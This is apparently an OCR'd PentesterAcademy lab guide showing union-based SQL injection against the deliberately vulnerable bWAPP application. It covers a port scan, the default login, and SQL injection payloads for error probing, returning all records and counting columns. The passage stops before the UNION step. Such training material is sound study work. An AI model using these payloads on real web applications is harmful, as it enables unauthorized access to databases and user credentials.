

ATTACK
DEFENSE
by PentesterAcademy

Name	Union Based SQL Injection
URL	https://attackdefense.com/challengedetails?cid=1902
Type	Webapp Pentesting Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Perform Union based SQL Injection attack on the web application and retrieve the password hash of bWAPP users.

Step 1: Identifying IP address of the target machine

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
10891: eth0@if10892: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
10894: eth1@if10895: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:fe:37:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.254.55.2/24 brd 192.254.55.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The IP address of the attacker machine is 192.254.55.2. The target machine is located at the IP address 192.254.55.3

Step 2: Identifying open ports.


Command: nmap 192.254.55.3

```
root@attackdefense:~# nmap 192.254.55.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-04 18:15 IST
Nmap scan report for target-1 (192.254.55.3)
Host is up (0.000018s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 02:42:C0:FE:37:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
root@attackdefense:~#
```


Port 80 and 3306 are open.

Step 3: Interacting with the web application.





Step 4: Logging into the web application.

Username: bee
Password: bug



Step 5: Selecting SQL Injection (GET/Search).





Step 6: Entering a string “hello”

"No movies were found!" message is displayed.

Query Executed in the backend:

Select * from movies where title like '%<value>%'

Step 7: Identifying SQL Vulnerability.

Injecting Single Quote (') in the input field.

Payload: '

SQL Query: Select * from movies where title like '%'%'


The above query has an unclosed single quote which results in an invalid query.

The SQL error message is displayed on the web page.

Step 8: Injecting payload to receive all records.

Payload: ' or '1'='1%

SQL Query: Select * from movies where title like '%' or '1'='1%'




All records displayed on the web page.

Step 9: Injecting payloads to identify the number of columns in the table.


Select * from movies where title like '%**' or '1'='1' order by 1 --** %'

Note: iterate and short the order by number till we get an error.


Payload: ' or '1'='1' order by 1 --



